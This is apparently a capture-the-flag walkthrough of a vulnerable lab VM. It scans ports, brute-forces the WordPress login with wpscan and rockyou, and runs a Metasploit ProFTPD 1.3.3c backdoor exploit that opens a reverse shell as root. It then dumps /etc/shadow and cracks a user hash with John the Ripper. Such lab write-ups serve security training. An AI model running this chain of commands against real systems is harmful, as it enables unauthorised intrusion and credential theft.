

VM_216

No password available, let’s pick up ip address

Network scan using netdiscover -I stands for interface (eth0), -r stands for range 10.188.133.0



Result:



Our victim is 10.188.133.66

Run Nmap to scan opened ports:
Nmap :

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV 10.188.133.66 --system-dns -p 1-30000 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-03 22:10 EDT
Nmap scan report for 10.188.133.66
Host is up (0.00014s latency).
Not shown: 29997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:67:AA:D7 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.75 seconds

┌──(root💀 kali)-[/home/kali]
└─#
```

We got 3 opened ports: 21, 22 and 80

As far as we will deal a web server (Apache) let's associate the IP address with **vtcsec** (usually associated to victim's machines so it will be easy to keep only one notation domain name (vtcsec)

```
┌──(root💀 kali)-[/home/kali]
└─# echo "10.188.133.66 vtcsec" >> /etc/hosts
```

Nikto; Scan web server for known vulnerabilities, -C stands for Scan these CGI directories,

```
┌──(root💀 kali)-[/home/kali]
└─# nikto -C all -h vtcsec
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.188.133.66
+ Target Hostname:    vtcsec
+ Target Port:        80
+ Start Time:         2021-11-03 23:01:01 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: b1, size: 55e1c7758dcdb, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x bran
ch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting ...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26288 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-11-03 23:02:44 (GMT-4) (103 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Awesome! After Nikto scan we found two folders (secrets and icons with the Apache default file)**.**
/secret/ , /icons/README

We could at this moment to check on browser using the link "http://vtcsec/secret/ and see, but this won't be helpful, the goal is to find credentials to get into WordPress log in.

Wpscan:

Let’s look for WordPress content (folders, files ….)

--enumerate ⎪ -e <option>: List the contents of the option

```
┌──(root💀 kali)-[/home/kali]
└─# wpscan --url http://vtcsec/secret/ --enumerate --wp-content-dir wp-content
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
```

```
[+] WordPress readme found: http://vtcsec/secret/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://vtcsec/secret/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
 | Found By: Rss Generator (Passive Detection)
 |  - http://vtcsec/secret/index.php/feed/, <generator>https://wordpress.org/?v=4.9</generator>
 |  - http://vtcsec/secret/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.9</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://vtcsec/secret/wp-content/themes/twentyseventeen/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://vtcsec/secret/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 2.8
 | Style URL: http://vtcsec/secret/wp-content/themes/twentyseventeen/style.css?ver=4.9
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo.
..
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.4 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://vtcsec/secret/wp-content/themes/twentyseventeen/style.css?ver=4.9, Match: 'Version: 1.4'
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://vtcsec/secret/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Nov  3 22:17:41 2021
[+] Requests Done: 3299
[+] Cached Requests: 10
[+] Data Sent: 909.89 KB
[+] Data Received: 1017.443 KB
[+] Memory used: 279.676 MB
[+] Elapsed time: 00:00:17
```

After a deep scan, it seems that we have a heavy WordPress content,

Use wpscan to perform a dictionary attack (wordlist: rockyou.txt), fix admin as a username and try several combinations of (username/password)

-P stands for password from the wordlist (rockyou.txt), dir. stands for directories


Admin is a very useful username, we found above a user called “admin”

```
┌──(root💀 kali)-[/home/kali]
└─# wpscan --url http://vtcsec/secret/ -P /usr/share/wordlists/rockyou.txt --usernames admin --password-attack wp-log
in --wp-content-dir wp-content dir
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   __  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / _|/ _` | '_ \
            \  /\  /  | |     ____) | (_| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|
```


```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:04:08 <                          > (19820 / 14364212)  0.13%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: admin
```

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / aleinad Time: 00:04:04 <                          > (19820 / 14364212)  0.13%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Nov  3 22:54:13 2021
[+] Requests Done: 19992
[+] Cached Requests: 5
[+] Data Sent: 6.509 MB
[+] Data Received: 69.039 MB
[+] Memory used: 284.805 MB
[+] Elapsed time: 00:04:21
```

Awesome, we found log in and password : **admin, admin** 😉 the usual WP login as written in the browser:



WordPress home page:




Obtaining access rights


Payload creation


So, let's get a payload (code that realizes malicious behavior) for WordPress and send it to the target. The payload is a reverse_shell, found in github, let's try it :

Go to plugins and try to upload the package and install it



Adding a new plugin





I spent hours without a solution but I didn't gives up

I looked for a new exploit using Metasploit finally found this one **/unix/ftp/proftpd_133c_backdoor**

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > use unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show pptions
[-] Invalid parameter "pptions", use "show -h" for more information
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                      sing-Metasploit
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.188.133.66
RHOSTS => 10.188.133.66
```

Let's define parameters:

Payload is cmd/unix/reverse, this one give us a root shell, set RHOST and RPORT

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload  cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.188.133.66    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                      sing-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.188.34.116
LHOST => 10.188.34.116
```

And finally, run the exploit:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 10.188.34.116:4444
[*] 10.188.133.66:21 - Sending Backdoor Command
d[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo x4cKgeUKQvHLQcE8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "x4cKgeUKQvHLQcE8\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.188.34.116:4444 → 10.188.133.66:44156 ) at 2021-11-04 00:50:52 -0400
```

Awesome! we got a shell access 😉

```
ls -l
total 100
drwxr-xr-x   2 root root  4096 Nov 14  2017 bin
drwxr-xr-x   3 root root  4096 Nov 14  2017 boot
drwxrwxr-x   2 root root  4096 Nov 14  2017 cdrom
drwxr-xr-x  18 root root  3920 Nov  3 22:00 dev
drwxr-xr-x 133 root root 12288 Nov 16  2017 etc
drwxr-xr-x   3 root root  4096 Nov 14  2017 home
lrwxrwxrwx   1 root root    33 Nov 14  2017 initrd.img → boot/initrd.img-4.10.0-28-generic
drwxr-xr-x  22 root root  4096 Nov 14  2017 lib
drwxr-xr-x   2 root root  4096 Aug  1  2017 lib64
drwx------   2 root root 16384 Nov 14  2017 lost+found
drwxr-xr-x   3 root root  4096 Nov 16  2017 media
drwxr-xr-x   2 root root  4096 Aug  1  2017 mnt
drwxr-xr-x   2 root root  4096 Aug  1  2017 opt
dr-xr-xr-x 154 root root     0 Nov  3 22:00 proc
drwx------   5 root root  4096 Nov 14  2017 root
drwxr-xr-x  27 root root   860 Nov  3 22:08 run
drwxr-xr-x   2 root root 12288 Nov 14  2017 sbin
drwxr-xr-x   2 root root  4096 Apr 29  2017 snap
drwxr-xr-x   2 root root  4096 Aug  1  2017 srv
dr-xr-xr-x  13 root root     0 Nov  3 21:59 sys
drwxrwxrwt  10 root root  4096 Nov  4 00:39 tmp
drwxr-xr-x  11 root root  4096 Aug  1  2017 usr
drwxr-xr-x  15 root root  4096 Nov 16  2017 var
lrwxrwxrwx   1 root root    30 Nov 14  2017 vmlinuz → boot/vmlinuz-4.10.0-28-generic

whoami
root
```

Let’s see username and its hashed password


```
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:
0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```

Put the hash into a file named marlinspike (username), then use john the ripper tool

```
┌──(root💀 kali)-[/usr/share/webshells/php]
└─# echo 'marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKb
l4/:17484:0:99999:7:::' > marlinspike

┌──(root💀 kali)-[/usr/share/webshells/php]
└─# john marlinspike
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2021-11-04 01:05) 3.571g/s 28.57p/s 28.57c/s 28.57C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(root💀 kali)-[/usr/share/webshells/php]
└─# john --show marlinspike
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left

┌──(root💀 kali)-[/usr/share/webshells/php]
└─#
```

Awesome, the cracked password is the same as the username, se we had:

Usename: marlinspike, password: marlinspike



The end 😊